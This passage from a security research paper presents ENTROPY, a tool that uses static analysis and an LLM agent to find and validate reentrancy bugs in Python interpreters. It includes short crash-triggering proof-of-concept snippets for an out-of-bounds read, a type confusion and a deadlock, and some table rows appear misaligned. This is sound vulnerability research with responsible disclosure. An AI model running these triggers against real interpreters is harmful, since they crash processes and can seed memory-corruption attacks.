Clobberability Predicate. A pointer is NULL-clobberable if: (i) the pointer refers to an internal field of a runtime object that resides along a cross-reentrancy path subsequent to a reentrant call, (ii) the pointer flows to a *pointer safety sink*, and (iii) there is no pointer validation performed along the control-flow path prior to the sink.

Clobbering Mechanisms. (i) *Releasing internal resources*: Stateful objects expose lifecycle methods to manage internal state. A reentrant call can exploit these methods, such as `close()` in SQLite connections, to nullify internal fields that the pointer at the sink refers to. (ii) *Exception-induced NULL propagation*: A reentrant call can synthesize reentrant code that throws an exception. This causes the function to signal failure and propagate a NULL return value on which the pointer at the sink is data-dependent.

Bounds Integrity. A memory access must remain within the valid bounds of the memory region associated with the accessed object.

Clobberability Predicate. A memory access is bounds-clobberable if: (i) a numeric value is data-dependent on a runtime object that resides along a cross-reentrancy path subsequent to a reentrant call, (ii) the numeric value flows to a *bounds safety sink*, and (iii) there is no bounds check or

validation constraining the numeric value along the control-flow path prior to the sink.

Clobbering Mechanisms. (i) *Access-parameter manipulation*: A reentrant call can supply an out-of-bounds numeric value on which the numeric value at the sink is data-dependent, and the value is subsequently used as an index at the sink, leading to an out-of-bounds access. (ii) *Buffer reshaping*: A reentrant call can mutate the runtime object layout, such as shrinking buffers (`pop()`), or misleading memory allocation via deceptive bounds hints (`__length_hint__()`), breaking the bounds assumptions at the sink.

Type Integrity. A memory operation must be performed on an object whose dynamic type is consistent with the type assumed by the accessing code.

Clobberability Predicate. A type assumption is clobberable if: (i) an object is data-dependent on a runtime object that resides along a cross-reentrancy path subsequent to a reentrant call, (ii) the object flows to a *type safety sink*, and (iii) there is no type validation constraining the object along the control-flow path prior to the sink.

Clobbering Mechanisms. (i) *Return-type substitution*: A reentrant call can return a runtime object on which the object at the sink is data-dependent, whose dynamic type differs from the type assumed at the sink. (ii) *Runtime-Type Mutation*: A reentrant call can mutate the dynamic type or layout of runtime objects on which the object at the sink is data-dependent via monkeypatching or class swapping.

Lock Integrity. A lock currently held by an execution context must not be re-acquired in a conflicting mode before it is released.

Clobberability Predicate. A lock usage is clobberable if: (i) the lock is acquired along a cross-reentrancy path preceding a reentrant call, (ii) the lock acquisition operation belongs to *lock safety sink* and either enforces exclusive ownership, or is involved in an exclusive-dependency protocol, and (iii) there is no intervening release or lock-state validation constraining the lock along the control-flow path between the lock acquisition and the reentrant call.

Clobbering Mechanisms. (i) *Reacquisition of non-recursive locks*: A reentrant call can perform operations that re-acquire the same non-recursive lock (e.g., a mutex) that is already held at the sink. (ii) *Acquisition of conflicting locks*: A reentrant call can perform operations that acquire an exclusive lock (e.g., a write lock) that dictates a dependency on the release of the shared lock (e.g., a read lock) that the sink holds.

3.2. PoC Synthesis and Validation

Given the result of reentrancy-aware integrity analysis, ENTROPY synthesizes proof-of-concepts (PoCs) that trigger the corresponding reentrant executions and violate the associated integrity constraints, using an agentic approach.

Synthesis Workflow. The PoC synthesis workflow includes reentrancy-seed synthesis and integrity-violation synthesis.

```

<Task>Synthesize a Python PoC for the reentrant interpretation
vulnerability that (i) triggers the target reentrant call and (ii)
causes the specified integrity violation, using the provided static
analysis artifacts.</Task>

<Artifact>You are given:
1/ reentrant_seed.py: script that verifies reentrancy seed.
2/ cross_reentrancy.json: detailed cross-reentrancy path.
3/ reentrant_flow.json: reentrancy-triggering flow.
4/ integrity_flow.json: integrity-constrained flow.
5/ Integrity violation type: <TYPE>
6/ Clobbering mechanism: <MECHANISM></Artifact>

<Tools>You are provided with the following tools:
1/ Flow viewer: inspect reports and inline code context.
2/ Code search: search interpreter source (grep/ripgrep).
3/ File write: write and save PoC programs.
4/ Run interpreter: execute instrumented interpreter.
feedback.</Tools>

<Steps>
1/ Inspect the summary of the flow using the flow viewer tools.
...</Steps>

<Output>...</Output>

```

Figure 4: Example of prompt used in the second-stage PoC synthesis.

First, to facilitate reentrancy seed synthesis, ENTROPY groups paths by their reentrancy flow path, i.e., ❶ in Figure 2 and feeds them to LLM agents to synthesize inputs that trigger the reentrant call. This grouping is beneficial because paths sharing the same reentrancy flow require identical triggering code, and the triggering pattern naturally serves as the entry point for subsequent integrity-violation synthesis.

Second, guided by the complete cross-reentrancy path information (❶❷❸❹❺ in Figure 2) and the reentrancy seeds from stage one, ENTROPY synthesizes inputs that realize the full cross-reentrancy path to reach the integrity sink and violate the associated integrity constraint. We observe that violating integrity constraints is easier to achieve than satisfying complex path conditions: the former has readily available information, including the target object, integrity sink, and clobbering mechanism, while the latter may require solving complex branch predicates. Therefore, ENTROPY adopts a best-first synthesis strategy: it prioritizes generating PoCs for paths with simpler control-flow conditions that are more likely to be realizable, then progressively tries paths with more complex constraints. This approach allocates the synthesis budget efficiently, generating exploits for feasible paths before spending effort on paths that may be infeasible due to unsatisfiable conditions.

Prompt and Agent Capabilities. For both synthesis stages, ENTROPY provides the agent with: (i) a clear task description, (ii) static analysis results, (iii) source code of the target interpreter, and (iv) a schema for output format. In stage one, the static analysis result includes the target reentrancy flow path. In stage two, the static analysis results include: the reentrancy seed from stage one, the cross-reentrancy path, integrity types, and the clobbering mechanism. Figure 4 shows an example prompt for stage two synthesis.

The agent is equipped with four tools to facilitate synthesis. First, static analysis flow viewer tools allow the agent to examine the static analysis report structurally. Instead

of directly embedding verbose path details in the prompt, ENTROPY provides the agent with tools to view flows at different granularities of data, such as source and sink locations, function-level summaries, detailed path segments, and presentation, such as file and line numbers, or code snippets with inline annotations, following the progressive disclosure principle [47]. Second, the interpreter’s source code enables complementary code searching. Third, file writing tools enable the agent to generate and save Python code as inputs. Fourth, an instrumented interpreter provides precise execution feedback: stage one uses selective path tracing on basic blocks in the target reentrancy flow, while stage two runs under sanitizers, e.g., AddressSanitizer, to detect integrity violations at the moment they occur.

Validation. Once a candidate PoC is produced, ENTROPY performs independent post-synthesis validation. For memory corruption bugs, ENTROPY checks that the sanitizer report matches the predicted integrity violation type and that the faulting instruction corresponds to the predicted integrity sink. For hangs detected via timeout, ENTROPY distinguishes deadlocks from infinite loops by examining the process wait channel, i.e., `wchan`, and stack depth.

4. Implementation

ENTROPY is implemented as a multi-step analysis pipeline with 8,441 lines of Python, 5,072 lines of CodeQL, and 67 lines of C, excluding tests and third-party libraries. We implement its static analysis components in CodeQL v2.23.5 as custom queries for reentrant call identification, taint-flow analysis, and integrity checking. The flow-overlap analysis is implemented in Python using the interprocedural control-flow graph and the taint-node-to-basic-block mapping produced by these CodeQL analyses.

We implemented the agentic PoC synthesis using GPT-5.2 as the language model and use Codex [48] as the underlying agentic framework, equipping the agent with additional skills [47] for reviewing static analysis results. For dynamic validation, we instrument the target using LLVM SanitizerCoverage with a custom hook that performs basic-block-level tracing, guided by the static analysis path under test. All artifacts are available at <https://github.com/jackfromeast/Entropy>.

5. Evaluation

We aim to answer the following research questions:

- RQ1 Zero-day Vulnerabilities:** How effective is ENTROPY in detecting RIVs in widely used Python interpreters?
- RQ2 FPs&FNs:** What are the false positives (FPs) and false negatives (FNs) of ENTROPY under empirical evaluation?
- RQ3 Ablation Study:** How do the individual components of ENTROPY contribute to its RIV detection on CPython?
- RQ4 Comparison:** Can existing interpreter fuzzers discover RIVs under the evaluated settings and time budgets?

TABLE 1: A selective list of zero-day RIVs detected by ENTROPY across Python interpreters. The complete list is available at Table 6-7.

Target	Title	Module	Locations*			Type	Affected Ver.	Status
			Entry Site	Reentrant Site	Integrity Violation Site			
CPython	Use-after-free in <code>itertools.groupby</code> †	<code>itertools</code>	<code>itertoolsmodule.c:534</code>	<code>object.c:1053</code>	<code>refcount.h:127</code>	Liveness	3.9–3.15	Confirmed
	Use-after-free in <code>sqlite3 progress handler</code> †	<code>sqlite3</code>	<code>connection.c:h:948</code>	<code>object.c:2060</code>	<code>connection.c:900</code>	Liveness	3.11–3.15	Fixed
	Use-after-free in <code>zoneinfo.get_weak_cache</code> †	<code>zoneinfo</code>	<code>_zoneinfo.c:h:22</code>	<code>_zoneinfo.c:329</code>	<code>object.h:277</code>	Liveness	3.9–3.15	Fixed
	Type confusion in <code>zoneinfo.get_weak_cache</code>	<code>zoneinfo</code>	<code>_zoneinfo.c:h:22</code>	<code>_zoneinfo.c:342</code>	<code>object.c:3174</code>	Type	3.9–3.15	Confirmed
	Type confusion in float comparison	<code>core</code>	<code>floatobject.c:371</code>	<code>abstract.c:1375</code>	<code>longobject.c:5560</code>	Type	3.9–3.15	Fixed
	Type confusion in <code>operator.methodcaller</code> †	<code>operator</code>	<code>descrobject.c:536</code>	<code>descrobject.c:532</code>	<code>unicodeobject.c:1584</code>	Type	3.9–3.12,3.15	Confirmed
MicroPy	Global buffer overflow in <code>bytearray.extend</code>	<code>core</code>	<code>bytearrayobject.c:h:1197</code>	<code>abstract.c:120</code>	<code>pystirtd.c:356</code>	Bounds	3.9–3.15	Fixed
	Null pointer dereference in <code>TextIOWrapper.close</code>	<code>io</code>	<code>textio.c:h:1155</code>	<code>textio.c:3252</code>	<code>object.h:277</code>	Null-safety	3.9–3.15	Fixed
	Out-of-bounds read in <code>bytearray constructor</code>	<code>core</code>	<code>objarray.c:182</code>	<code>runtime.c:1404</code>	<code>objgenerator.c:196</code>	Bounds	v1.27.0	Confirmed
MicroPy	Use-after-free in <code>list.count</code>	<code>core</code>	<code>objlist.c:357</code>	<code>obj.c:280</code>	<code>obj.c:233</code>	Liveness	v1.27.0	Reported
	Null pointer dereference in dict comparison	<code>core</code>	<code>runtime.c:396</code>	<code>map.c:278</code>	<code>obj.c:247</code>	Null-safety	v1.27.0	Reported
RustPy	Deadlock in <code>array.tofile</code>	<code>array</code>	<code>array.rs:936</code>	<code>array.rs:946</code>	<code>array.rs:941</code>	Lock	v0.4.0	Fixed
	Panic in hash wrapping with oversized int	<code>core</code>	<code>slot.rs:361</code>	<code>slot.rs:362</code>	<code>slot.rs:369</code>	Type	v0.4.0	Fixed

Legend: *: All locations are reported as `filename:line` and correspond to the interpreter versions in Table 2. †: indicates that exploitability is confirmed and the vulnerability can be leveraged to achieve arbitrary native code execution (i.e., get shell).

5.1. Experimental Setup

TABLE 2: Overview of Python interpreters under test.

Interpreter	Stars	Language	LoC	Version (Commit)
CPython	71K	C	791K	v3.15.0a1+ (fbf0843)
MicroPython	21.3K	C	329K	v1.27.0 (1588c45)
RustPython	21.6K	Rust	166K	v0.4.0 (21300f6)

Python Interpreters Under Test. Our study targets the three most widely used Python interpreters: CPython [49], MicroPython [50], and RustPython [51]. CPython is the reference implementation of Python and serves as the de facto standard interpreter in production environments. MicroPython is a lightweight implementation designed for micro-controllers and embedded systems, optimized for resource-constrained settings. RustPython is a Python interpreter implemented in Rust, with an emphasis on memory safety. Table 2 provides an overview of the three interpreters.

Dataset. We curated a dataset of existing RIVs in CPython, MicroPython, and RustPython from GitHub issues with crash-related labels (e.g., `type-crash`). We filtered for issues containing both proof-of-concept code and sanitizer evidence (e.g., AddressSanitizer output or panic messages), yielding 177 CPython, 7 MicroPython, and 5 RustPython issues. We manually analyzed each to verify it matches our RIV definition: user code triggering nested interpretation that mutates state assumed unchanged by the outer opcode handler. After reproducing crashes with provided PoCs, we confirmed 10 RIVs in CPython, 1 in MicroPython, and 1 in RustPython (Table 4).

Environment. All the experiments are conducted on a server with Intel(R) Core(TM) i9-14900K CPU with 192 GB RAM, running Ubuntu 24.04 LTS.

5.2. RQ1: Zero-day Vulnerabilities

5.2.1. Statistics and Breakdowns. In this subsection, we answer the research question regarding the zero-day RIVs detected by ENTROPY. We define a detected RIV as a zero-day vulnerability if it meets the following criteria: (i)

ENTROPY generated a working PoC, (ii) it follows our definition of RIV, and (iii) there is no prior public disclosure. We deduplicated PoCs by root cause, collapsing cases that share the same reentrant call and violate the integrity of the same runtime variable. In total, ENTROPY detected 114 zero-day RIVs: 72 in CPython, 28 in MicroPython, and 14 in RustPython.

TABLE 3: Breakdown of discovered zero-day vulnerabilities by integrity type, interpreter, and module.

Integrity Types	CPython		MicroPython		RustPython		Total
	Core	Mod.	Core	Mod.	Core	Mod.	
Liveness	23	20	14	1	2	0	60
Null-Safety	2	11	5	0	0	0	18
Bounds	5	6	3	2	0	0	16
Type	1	4	3	0	2	0	10
Lock	0	0	0	0	7	3	10
Total	31	41	25	3	11	3	114

Note: Although RustPython prevents memory corruption by panicking when a reentrant call invalidates expected state, we classify this as a Liveness Integrity violation because it causes an unrecoverable process abort in interpreter.

Table 1 presents a selective list of representative RIVs, and Table 3 provides a complete breakdown by integrity type, interpreter, and code location. We observe that a substantial fraction of vulnerabilities affect the interpreter core rather than just standard modules, underscoring their severity and the fact that such issues have largely been overlooked by prior analyses. Across integrity types, liveness and null-safety violations are the most prevalent, reflecting that reentrant interpretation frequently invalidates assumptions about object lifetime and validity. Bounds and type integrity violations are also observed, demonstrating that reentrancy can break a broad range of runtime invariants beyond memory liveness alone. While Rust’s ownership and borrowing rules help prevent classic memory-safety violations, we find that reentrant interpretation in RustPython can still lead to system panics and deadlocks, causing the interpreter to hang or abort. This indicates that reentrancy vulnerabilities manifest differently across interpreter implementations, even when memory safety is enforced at the language level.

<pre> 1 import io 2 buf=None 3 4 class I: 5 def __index__(self): 6 global buf 7 buf.clear() 8 return 1 9 10 class R(io.RawIOBase): 11 readable=lambda self:True 12 def readinto(self,b): 13 global buf 14 buf=b 15 return I() 16 17 R().read(0x10) </pre> (a) Bounds integrity (CPython).	<pre> 1 def body(): 2 return 1 3 4 __build_class__(body, "Evil") </pre> (b) Type integrity (MicroPython).
<pre> 1 class Evil: 2 def __getitem__(self, i): 3 pass 4 def __len__(self): 5 it.__length_hint__() 6 it = iter(Evil()) 7 it.__length_hint__() </pre> (c) Lock integrity (RustPython).	

Figure 5: PoCs demonstrating different integrity violations under reentrant interpretation (vulnerable code snippet shown in Figure 6).

<pre> 1 static PyObject * 2 _io_RawIOBase_read_impl(PyObject *self, Py_ssize_t n) 3 { 4 PyObject *b = PyByteArray_FromStringAndSize(NULL, n); 5 /* Reentrant #1: user readinto() */ 6 PyObject *res = PyObject_CallMethodObjArgs(self, 7 &ID(readinto), b); 8 /* Reentrant #2: user __index__() */ 9 n = PyNumber_AsSsize_t(res, PyExc_ValueError); 10 /* Crash: b cleared, size<n */ 11 memcpy(/*dest*/, b->ob_start, /*size*/ n); </pre> (a) Bounds integrity (CPython).	<pre> 1 static mp_obj_t 2 mp_builtin__build_class__(size_t n_args, const mp_obj_t 3 *args) { 4 /* Reentrant: user body() */ 5 mp_obj_t cell = mp_call_function_0(args[0]); 6 /* Crash: cast to mp_obj_cell_t */ 7 mp_obj_cell_t *self = (mp_obj_cell_t *) (void *) cell; </pre> (b) Type integrity (MicroPython).
<pre> 1 fn __length_hint__(&self, vm: &VirtualMachine) -> PyObjectRef 2 { 3 /* Lock: mutex on user object */ 4 let internal = self.internal.lock(); 5 if let IterStatus::Active(obj) = &internal.status { 6 let seq = PySequence { obj, methods: self.seq_methods }; 7 /* Reentrant: user __len__() */ 8 seq.length(vm) 9 .map(x PyInt::from(x).into_pyobject(vm)) 10 .unwrap_or_else(_ vm.ctx.not_implemented()) 11 } </pre> (c) Lock integrity (RustPython).	

Figure 6: Vulnerable code snippets for the three case studies (PoCs shown in Figure 5). Code is simplified for explanation.

Overall, the distribution shows that RIVs are both systematic and diverse, spanning multiple integrity dimensions and interpreter architectures.

5.2.2. Case Studies. Next, we present three case studies demonstrating different types of integrity violations caused by RIVs and how ENTROPY detects them.

Bounds Integrity. Figure 6a shows a zero-day RIV that violates bounds integrity in CPython’s `_io._RawIOBase.read` function. The vulnerability occurs when the reentrant call at line 8 manipulates the

underlying buffer of object `b` allocated at line 4. The subsequent `memcpy` at line 10 then reads `n` bytes from the now-empty buffer without bounds check, causing an out-of-bounds read. ENTROPY identified a cross-reentrancy path with reentrant taint flows at line 6→8 and integrity taint flow at line 4→10, detecting a potential bounds integrity violation. ENTROPY then successfully generated the PoC shown in Figure 5a, which triggers the sanitizer and confirms the vulnerability.

Type Integrity. Figure 6b shows an RIV that violates type integrity in MicroPython’s `__build_class__` builtin function. The vulnerability occurs when the user-provided body function at line 4 returns an unexpected int type, i.e., `mp_obj_int_t`, while the code assumes `cell` is of type `mp_obj_cell_t` and directly casts it at line 6 without type validation.

This case demonstrates a *direct* effect of reentrant interpretation, where the return value from the reentrant call directly violates the caller’s type assumptions, in contrast to the *indirect* effect shown in the bounds integrity case study. The flow structure also exhibits differently: this case shows a sequential pattern where the reentrant taint flow leads the integrity violation taint flow, whereas the bounds case shows an interleaved pattern. By capturing such flows, ENTROPY successfully generated the PoC shown in Figure 5b.

Lock Integrity. Figure 6c shows an RIV that violates lock integrity in RustPython’s iterator `__length_hint__` method. The vulnerability occurs when a mutex lock is acquired on a user-accessible object at line 3, then a reentrant call to the user-defined `__len__` function is made at line 7 while holding the lock. Since the user can trigger a recursive call to `__length_hint__` during reentrant interpretation (Figure 5c, line 4), the nested call attempts to acquire the same lock, causing a self-deadlock.

ENTROPY identified this vulnerability by detecting the reentrant taint flow to line 7 and the integrity taint flow to the lock acquisition site (line 3). Then ENTROPY identified a cross-reentrancy path where these flows overlap, indicating the mutex lock is still held during the reentrant call, creating a deadlock opportunity. ENTROPY successfully generated the PoC shown in Figure 5c, which triggers the deadlock.

5.3. RQ2: False Positives and False Negatives

For false positives, ENTROPY only reports a vulnerability after dynamic validation: a generated PoC must trigger the integrity violation, with matching sanitizer evidence for memory-safety bugs or runtime evidence for deadlocks. Static candidates that cannot be validated are discarded. Therefore, under our reporting criterion, ENTROPY reports no false positives.

We then analyze false negatives using the curated dataset of known RIVs. As shown in Table 4, ENTROPY successfully reproduced seven out of 10 known reentrancy issues in CPython and all other issues in MicroPython and RustPython. We analyzed the root causes of the three false negatives as follows.

TABLE 4: Recall analysis of ENTROPY on existing reentrant interpretation vulnerabilities. For issues that may exist in multiple Python versions, we select the latest version that can reproduce it.

Target	Issue	Ver.	Analysis Stages			PoC Syn.
			Reent.	Integ.	CR Path	Time
CPython	#139071	3.14	Y	N	N	⊖
	#130555	3.14	Y	Y	Y	6m03s
	#112127	3.14	Y	Y	Y	4m00s
	#121225	3.13	Y	Y	Y	4m00s
	#120298	3.13	Y	Y	Y	4m06s
	#115706	3.13	Y	Y	Y	T.O.
	#115243	3.13	Y	Y	Y	6m07s
	#91153	3.14	Y	Y	Y	3m57s
	#83602	3.9	N	N	N	⊖
	#75011	3.7	Y	Y	Y	3m13s
MicroPy	#17941	v1.27.0	Y	Y	Y	2m29s
RustPy	#4315	v0.1.2	Y	Y	Y	9m17s
TP/FN/Total Recall			11/1/12	10/2/12	10/2/12	9/3/12
			91.7%	83.3%	83.3%	75.0%

The two failures (Issues #139071 and #83602) in static analysis stage are caused by unresolved indirect calls that interrupt the taint propagation path. For Issue #139071, the path encounters, `subtype_dealloc`, a generic allocator that dynamically dispatches to a type-specific deallocation routine based on the runtime object’s metadata. In Issue #83602, the flow passes through `do_richcompare`, which resolves the specific comparison operator implementation at runtime based on operand types.

While ENTROPY identified a vulnerability path for #115706, the LLM-based synthesizer failed to generate working PoCs within the time budget due to deep semantic constraints in interpreter fallback mechanisms. In Issue #115706, triggering the Use-After-Free requires the left operand’s `__lt__` to both free the operand and return `NotImplemented`, signaling the interpreter to retry with the right operand’s method where the freed operand is accessed. The synthesizer failed to identify this protocol requirement and explored regular return values that prevent fallback execution.

5.4. RQ3: Ablation Study

In this section, we ablate the reentrancy-aware integrity analysis module in ENTROPY, comparing the full version of ENTROPY with three variants: (i) without reentrant-flow information, (ii) without integrity-constrained taint-flow information, and (iii) without both reentrant-flow and integrity-constrained taint-flow information. We run all variants on CPython and measure the number of unique crashes detected within one hour. We repeat the experiment three times to account for randomness in the agent’s synthesis process.

The results are shown in Figure 7. ENTROPY consistently finds the most bugs, detecting 10-12 unique bugs across the three runs. In comparison, the variant using only under-constrained reentrant-flow information finds 7-8 bugs, the variant using only integrity-constrained taint-flow information finds 4-6 bugs, and the variant with no flow information finds only 2-3 bugs.




Figure 7: Unique crashes found on CPython via agentic PoC synthesis under different flow information available in the prompt.

On CPython under the evaluated settings, both types of flow information improve detection over the no-flow baseline, and combining them yields the best results. Without flow information, the agent finds few RIVs through code search alone. Under-constrained reentrant flows improve performance by exposing relevant call sites, while integrity-constrained taint flows help identify user-controlled objects that can affect integrity-constrained variables. The variant without reentrant-flow information detects fewer bugs on CPython under these settings. Finally, the full system achieves the best results, suggesting they are complementary on CPython: the former narrows down where to trigger reentrancy, while the latter identifies the targets to clobber in order to realize an integrity violation. We do not generalize these ablation results to other interpreters.

5.5. RQ4: Comparison with Existing Fuzzers

We assess whether existing interpreter fuzzers can discover RIVs under the evaluated settings and time budgets.

Baselines. We choose five state-of-the-art interpreter fuzzers as baselines. Nautilus [24] and POLYGLOT [52] are general syntax-aware fuzzers that use Context-Free Grammars and human-written annotations to guide mutation, respectively. REFLECTA [27] is a reflection-driven fuzzer built upon Fuzzili [25] that leverages introspection APIs, and PyRT-Fuzz [5] monitors runtime execution traces to guide fuzzing. Additionally, HLPFuzz [7] is an LLM-based fuzzer that solves complex constraints during fuzzing.

Settings. For all experiments, we run them for 24 hours, repeat them five times, record the edge coverage rate and bugs, and report the average results. Each fuzzing instance is pinned to a single core. For all fuzzers we evaluate, we provide the same input if applicable.

Results. Table 5 shows the edge coverage rate and unique bug counts for each fuzzer. We manually deduplicate crashes based on their root cause and exclude artificial bugs (e.g., those deliberately using ctypes or ctypes). Our experiments show that all baseline fuzzers detected no RIVs under the

TABLE 5: RIV discovery by existing interpreter fuzzers under the evaluated settings. ENTROPY’s RQ1 findings are shown for context.

Tools	CPython		MicroPython		RustPython	
	Crash*	Cov.	Crash*	Cov.	Crash*	Cov.
Nautilus [24]	0(0)	12.04%	3(0)	14.33%	⊖	⊖
POLYGLOT [52]	0(0)	11.19%	0(0)	8.84%	0(0)	12.32%
PyRTFuzz [5]	3(0)	14.16%	⊖	⊖	⊖	⊖
REFLECTA [27]	0(0)	15.95%	5(0)	22.87%	⊖	⊖
HLPFuzz [7]	0(0)	23.91%	⊖	⊖	⊖	⊖
ENTROPY	72	⊖	28	⊖	14	⊖

Legend: * Total crashes (RIV-related crashes in parentheses). ⊖ indicates the tool does not support or is incompatible with the interpreter.

evaluated configurations and 24-hour budget. Triggering RIVs typically requires complex temporal ordering and semantic coupling across operations, which are challenging to satisfy without clear guidance. Although they detect no RIVs under these settings, they discover other vulnerabilities that ENTROPY does not target. On CPython, PyRTFuzz finds bugs such as DoS, ReDoS, and OverflowError by supplying unexpected values, e.g., malformed strings. On MicroPython, REFLECTA and Nautilus find five and three memory safety bugs, respectively, including buffer overflows and use-after-frees. For example, REFLECTA finds a use-after-free in the array module on MicroPython by exercising the extend method with self-referring inputs, e.g., `arr.extend(arr)`.

6. Discussion

Defense and Patch. Defending against RIVs is difficult because they are understudied and can break various integrity assumptions across object layout and runtime behavior. As a result, effective fixes often require module-specific knowledge of data structures and invariants, making RIVs subtle and costly to patch. We responsibly reported all the findings and observed four recurring patching patterns from the maintainers. Across confirmed RIV fixes, patches generally restore the assumptions that reentrant interpretation can invalidate. (i) For reference-lifetime bugs, developers promote borrowed references to owned references across reentrant calls, e.g., using `Py_INCREF()` and `Py_DECREF()`, or pin the underlying memory through mechanisms such as buffer exporting. (ii) For internal native structures not protected by Python reference counting, patches add explicit ownership or lifetime tracking. (iii) For released resources, patches guard later accesses with validity checks such as `!obj->closed`. (iv) For invariant violations, patches revalidate bounds, types, layout, or capacity before accessing memory or object fields.

Limitations. While ENTROPY detects a considerable number of RIVs in modern Python interpreters, its static analysis—like all existing static analyses—is unsound [53], [54]. In particular, because the effects of reentrant interpretation depend on user-controlled Python code that is unavailable at analysis time, ENTROPY over-approximates reentrant

side effects and flags cross-reentrancy paths that may be infeasible or not clobberable in practice. We therefore treat static results as candidates and rely on PoC synthesis and runtime validation to confirm exploitability. Additionally, ENTROPY currently supports five classes of common variable integrity constraints. We do not model logic errors or semantic correctness issues that reentrant interpretation may also introduce, as detecting such deviations requires formal specifications of expected interpreter behavior, which we leave as future work.

7. Related Work

Interpreter Security. Fuzz testing [5]–[7], [25], [27]–[32], [55]–[59] has emerged as the dominant technique for finding vulnerabilities in language processors—compilers and interpreters. Our evaluation examines RIV discovery by existing fuzzers, which were not designed specifically for this class (Section 5.5). Generic mutation-based fuzzers [20]–[22] struggle to generate syntactically valid inputs that pass the interpreter’s lexer and parser, and thus rarely exercise the deep runtime logic where reentrancy vulnerabilities reside. Grammar-based fuzzers [23], [24] improve syntactic validity, enabling them to reach deeper code paths, but they still struggle with semantic constraints—for instance, type correctness or ensuring variables are defined before use. Semantic violations frequently trigger runtime exceptions, causing most test cases to terminate early before reaching the reentrancy bug code. Spec-guided and IR-based fuzzers [5], [25] address this gap through heavy modeling of the target language to generate semantically correct programs. Yet, semantic correctness alone is insufficient: reentrancy vulnerabilities require crafting specific callback chains and runtime states that violate interpreter invariants [60], [61]. Even recently proposed LLM-based fuzzers [6], [7], [62], which excel at generating syntactically and semantically valid code to solve complex branch constraints, face similar challenges in targeting the specific invariant violations that RIVs require.

Reentrancy Vulnerabilities. Most well-known reentrancy vulnerabilities have been reported in Ethereum smart contracts [8]–[12], [63]–[65]. The DAO attack is a canonical example, where an attacker repeatedly re-enters a vulnerable function before its state is properly updated, causing unintended repeated effects (e.g., draining funds) [66], [67]. Later work showed that reentrancy can also occur across different functions that share mutable state [9], [68], [69], commonly referred to as self-reentrancy versus cross-function reentrancy [70]. Beyond smart contracts, CWE-1265 [14] describes function-level reentrancy, where a call path modifies program state that the original caller assumes is reentrancy-safe. In contrast, RIVs arise from interpreter-level reentrancy: user-provided Python code may re-enter the interpreter while an outer interpreter operation is still active, leading to memory-safety failures and other consequences.

8. Conclusion

In this paper, we design and implement ENTROPY, the first detection framework for reentrant interpretation vulnerabilities (RIVs) in Python interpreters via *reentrancy-aware integrity analysis*. ENTROPY tracks cross-reentrancy data flows, identifies integrity constraints that variables must hold, and determines when reentrant execution can violate these constraints, validated through LLM-guided exploit synthesis. We apply ENTROPY to CPython, MicroPython, and RustPython, discovering 114 zero-day RIVs with 62 confirmed and 41 patches verified by the paper’s reporting cutoff.

Acknowledgement

We want to thank the reviewers for their helpful comments and feedback. This work was supported in part by the National Science Foundation (NSF) under grants CNS-21-54404 and CNS-20-46361. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF.

References

- [1] GitHub, “Octoverse 2024: Ai leads python to top language as the number of global developers surges,” 2024, accessed: 2025-04-24. [Online]. Available: <https://github.blog/news-insights/octoverse/octoverse-2024/>
- [2] A. Roucher, A. V. del Moral, T. Wolf, L. von Werra, and E. Kaunismäki, “smolagents: a smol library to build great agentic systems,” <https://github.com/huggingface/smolagents>, 2025.
- [3] OpenHands, “Openhands: Ai-driven development,” <https://github.com/OpenHands/OpenHands>, 2026, gitHub repository, MIT License. Accessed: 2026-01-12.
- [4] coze-dev and Contributors, “Coze Studio: An ai agent development platform with all-in-one visual tools,” coze-dev, 2025, apache-2.0 licensed open-source project; Accessed: 2026-01-03. [Online]. Available: <https://github.com/coze-dev/coze-studio>
- [5] W. Li, H. Yang, X. Luo, L. Cheng, and H. Cai, “Pyrtfuzz: Detecting bugs in python runtimes via two-level collaborative fuzzing,” in *Proceedings of the 2023 ACM SIGSAC Conference on Computer and Communications Security*, 2023, pp. 1645–1659.
- [6] C. Yang, Y. Deng, R. Lu, J. Yao, J. Liu, R. Jabbarvand, and L. Zhang, “Whitefox: White-box compiler fuzzing empowered by large language models,” *Proceedings of the ACM on Programming Languages*, vol. 8, no. OOPSLA2, pp. 709–735, 2024.
- [7] Y. Yang, S. Yao, J. Chen, and W. Lee, “Hybrid language processor fuzzing via {LLM-Based} constraint solving,” in *34th USENIX Security Symposium (USENIX Security 25)*, 2025, pp. 6299–6318.
- [8] A. Alkhalifah, A. Ng, P. A. Watters, and A. Kayes, “A mechanism to detect and prevent ethereum blockchain smart contract reentrancy attacks,” *Frontiers in Computer Science*, vol. 3, p. 598780, 2021.
- [9] S. Yang, J. Chen, M. Huang, Z. Zheng, and Y. Huang, “Uncover the premeditated attacks: Detecting exploitable reentrancy vulnerabilities by identifying attacker contracts,” in *Proceedings of the IEEE/ACM 46th International Conference on Software Engineering*, 2024, pp. 1–12.
- [10] N. F. Samreen and M. H. Alalfi, “Reentrancy vulnerability identification in ethereum smart contracts,” in *2020 IEEE International Workshop on Blockchain Oriented Software Engineering (IWBOSE)*. IEEE, 2020, pp. 22–29.
- [11] S. Al-E’-mari and Y. Sanjalawe, “A review of reentrancy attack in ethereum smart contracts,” in *International Conference on Computing and Communication Networks*. Springer, 2023, pp. 53–70.
- [12] B. Li, Z. Pan, and T. Hu, “Redefender: Detecting reentrancy vulnerabilities in smart contracts automatically,” *IEEE Transactions on Reliability*, vol. 71, no. 2, pp. 984–999, 2022.
- [13] MITRE. (2024) CWE-663: Use of a non-reentrant function in a concurrent context. Accessed: 2026-01-14. [Online]. Available: <https://cwe.mitre.org/data/definitions/663.html>
